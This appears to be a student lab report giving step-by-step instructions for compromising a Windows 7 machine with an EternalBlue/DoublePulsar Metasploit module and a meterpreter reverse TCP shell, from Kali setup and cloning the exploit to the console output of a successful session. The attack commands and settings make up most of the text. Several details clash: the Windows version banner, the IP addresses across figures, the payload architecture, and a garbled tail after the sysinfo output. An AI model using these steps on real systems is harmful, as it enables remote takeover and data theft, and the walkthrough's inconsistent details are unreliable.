

**Exploiting Vulnerabilities
(Windows 7 Home Premium)
With
Eternal-Blue Script**



DNS Shihara
IT18209976

We can Install Windows 07 with or without a password. Only thing we need is to make sure both OS are connected to same network. To check that we have to run,

*** Kali Linux - Open Terminal and type ifconfig (fig 2)**

*** Windows 07 - Open Command Prompt and type ipconfig (fig 3)**


(fig 2)



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.118.117 netmask 255.255.255.0 broadcast 192.168.118.255
    inet6 fe80::20c:29ff:fe75:b79c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:75:b7:9c txqueuelen 1000 (Ethernet)
    RX packets 1000 bytes 69539 (67.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2000 bytes 126776 (123.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1110 (11.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1110 (11.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(fig 3)



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Ghassan>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f4d4:74b1:f45b::11
    IPv4 Address. . . . . : 192.168.118.118
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.118.1

Local adapter loopback, localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

C:\Users\Ghassan>
```

We can ping them and send packets to both of them to check whether they receive each others data. To do that we have to type

***ping [IP address of the other machine]**

Sometimes when we send packets from Kali to Windows the process will take more time than expected. But Windows will send packets easily to Kali Linux. It wont be necessary to ping both to continue our attack.

Before moving into next step we must make sure our Kali Linux machine is up to date. We have to setup Kali Repositories and run,

****sudo apt-get update inside our terminal.***

This EternalBlue script will require wine installed in the Kali to execute correctly. To do that we have to run these commands in Kali terminal.

****dpkg --add-architecture i386 && apt-get update && apt-get install wine32***

****find ~/.local/share -name "*wine" | xargs --no-run-if-empty rm-r***

First of all we have to download **EternalBlue** script from git-hub.

** We have to make sure that it will be downloaded in to our **root** directory. Downloading it in to ant folder that we created will be a main cause to failure of our attack. **

****git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git***

Then we have to move in to that folder and copy out **eternal_doublepulsar.rb** to the folder that our windows/smb scripts are stored.

****cd Eternalblue-Doublepulsar-Metasploit***

****cp eternal_doublepulsar.rb
usrshare/metasploit-framework/exploits/windows/smb***




After that we can start up our **msfconsole**.


***msfconsole**

While **msfconsole** is starting we can check the target details using **xerosploit**. To run **xerosploit** we have to open up a new terminal and type,

***sudo xerosploit**



Inside **xerosploit** we have to run, ***scan** command and it will output our network map with all connected devices and their IP addresses.




Highlighted IP address it owned by our target machine as we saw before.

Then we have to find our downloaded script in **msfconsole** and use it using,


***use exploit/windows/smb/eternalblue_doublepulsar**(fig 6)

(fig 6)



After that we can see the available options to the selected exploit by typing command,

***(msf>)show options**





We can switch in to the terminal that we have opened xerosploit in it and see what are the open ports in target IP address. In order to do that we have to run,

***[Target IP address]**

***pscan**

***run** All one after other in xerosploit console after [Xero>]

It will display out all available opened ports in Windows 7 machine and we can make sure that our exploit is targeting one from those opened ports.



When we done port scanning we can move in to our msfconsole and set the parameters for our exploit. First we have to setup the **RHOST**. Since this attack is a **Payload based** one we have to upload the payload in to the script. Then we have to set the **PROCESSINJECT**. Every command we must run are given below and those command must be executed one after other in msfconsole.

***set RHOST [Target IP Address]**

***set PROCESSINJECT svchost.exe**


***set payload windows/x64/meterpreter/reverse_tcp**

***set LHOST [Listeners IP Address]**


***exploit**

After we executed exploit command the attack will start. There will be some errors saying some package are missing. If we start our attack after doing configurations in Kali Linux, Those Errors wont be popping up.

If our attack successful it will open up a meterpreter in Windows 7 machine and we can access and manipulate all data in that system easily.



```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.118.128
RHOST => 192.168.118.128
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT svchost.exe
PROCESSINJECT => svchost.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set lhost 192.168.118.130
lhost => 192.168.118.130
msf5 exploit(windows/smb/eternalblue_doublepulsar) >
```



```
root@kali: ~/Desktop/Eternalblue-Doublepulsar-Metasploit
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.118.130:4444
[*] 192.168.118.128:445 - Generating Eternalblue XML data
[*] 192.168.118.128:445 - Generating Doublepulsar XML data
[*] 192.168.118.128:445 - Generating payload DLL for Doublepulsar
[*] 192.168.118.128:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.118.128:445 - Launching Eternalblue...
[*] 192.168.118.128:445 - Backdoor is already installed
[*] 192.168.118.128:445 - Launching Doublepulsar...
[*] Sending stage (206403 bytes) to 192.168.118.128
[*] Meterpreter session 2 opened (192.168.118.130:4444 -> 192.168.118.128:49161)
at 2019-09-13 08:30:36 -0400
[*] 192.168.118.128:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

```
meterpreter > sysinfo
Computer      : WIN-251QP8I1VU8
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

ip: flags=73<UP,LOOP,ACK, RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1
loop: flags=0<LOOPBACK> len 1000 (Local Loopback)
RX packets: 1746 bytes (1.7 KiB)
TX packets: 1746 bytes (1.7 KiB)
TX errors: 0 dropped 0 overruns 0 carrier 0 collisions 0
```

WATCH THIS ON YOU TUBE <https://youtu.be/UZrxMkPQ998>

